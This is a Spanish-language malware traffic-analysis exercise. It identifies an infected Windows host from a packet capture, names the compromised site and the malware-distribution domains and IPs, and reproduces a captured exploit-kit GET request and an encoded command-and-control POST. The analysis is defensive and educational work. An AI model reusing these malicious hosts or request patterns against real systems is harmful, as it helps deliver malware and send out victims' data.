Ethernet II, Src: VMware_9d:b8:6d (00:0c:29:9d:b8:6d), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 192.168.204.137, Dst: 255.255.255.255
User Datagram Protocol, Src Port: 68, Dst Port: 67
Dynamic Host Configuration Protocol (Inform)
Message type: Boot Request (1)
Hardware type: Ethernet (0x01)
Hardware address length: 6
Hops: 0
Transaction ID: 0xc43c63c6
Seconds elapsed: 0
Bootp flags: 0x0000 (Unicast)
Client IP address: 192.168.204.137
Your (client) IP address: 0.0.0.0
Next server IP address: 0.0.0.0
Relay agent IP address: 0.0.0.0
Client MAC address: VMware_9d:b8:6d (00:0c:29:9d:b8:6d)
Client hardware address padding: 00000000000000000000
Server host name not given
Boot file name not given
Magic cookie: DHCP
Option: (53) DHCP Message Type (Inform)
Option: (61) Client identifier
Option: (12) Host Name
Option: (60) Vendor class identifier

Como se puede observar, la dirección IP del host infectado es la 192.168.204.137, su dirección MAC es la VMware_9d:b8:6d (00:0c:29:9d:b8:6d) .

Option: (12) Host Name
Length: 14
Host Name: 38NTRGDFQKR-PC
Option: (60) Vendor class identifier
Option: (55) Parameter Request List

El nombre del host infectado es: 38NTRGDFQKR-PC

c) ¿Cuál es el nombre de dominio y la dirección IP del sitio web comprometido?

Basándonos en el análisis de las preguntas anteriores, concluimos que el dominio comprometido corresponde a “**www.excelforum.com**”, el cual está vinculado a la dirección IP **69.167.155.134**.

d) ¿Cuál es el nombre de dominio e IP del sitio web desde el que se descarga el malware?

Existen dos sitios web desde los que se descarga malware al cliente. Que son

“magggnitia.com” y “digiwebname.in” y sus direcciones IP son 94.242.216.69 y 205.234.186.111 respectivamente.

e) ¿Qué navegador utiliza el host Windows que es infectado?

```
GET /?Q2WP=p4VpeSdhe5ba&nw3=9n6MZfU9I_1Ydl8y&9M5to=_8w6t8o4W_abrev&GgiMa=8Hfr8Tlckgd0sfV&t6Mry=I6n2 HTTP/1.1
Accept: */*
Referer: http://www.excelforum.com/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate
Host: magggnitia.com
Connection: Keep-Alive
```

“Follow → TCP Stream” donde coincide la dirección IP mencionada anteriormente.

Por lo que el host infectado es un Internet Explorer 8. Además podemos comprobar que el SO utilizado es de Windows 7 (Windows NT 6.1), lo que encaja con el navegador; ya que este es anticuado y no debería usarse en la actualidad.

f) Tras la infección, el malware utiliza comunicaciones HTTP. ¿Qué método (GET POST) utiliza?

El análisis muestra que el malware emplea tanto el método **GET** como el **POST** para llevar a cabo sus actividades maliciosas. Inicialmente, utiliza el método **GET** para descargar cinco exploits, como se mencionó anteriormente, los cuales tienen como objetivo infiltrarse en el sistema de la víctima. Las capturas relacionadas con este proceso se encuentran en el primer apartado.

Afortunadamente, durante el análisis del método **POST**, se observó que la página asociada a la dirección **209.239.112.229** estaba caída. Como resultado, el servidor no pudo ser localizado, lo que impidió que se estableciera el canal de comunicación previsto con el host de Windows. Esto evitó que el malware completara su propósito.

```
POST / HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Host: 209.239.112.229
Content-Length: 10352
Cache-Control: no-cache
```

```
t%2bvpS445QwCzWuWkBJqWxCe0%2bB7FnkX0YhMLvM%2f47Rn3KpF%2f60Fwde1AEk5hIy6bihakg0M%3dHTTP/1.1 404 Not Found
Server: nginx/1.4.2
Content-Type: text/html
Connection: close

<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.4.2</center>
</body>
</html>
```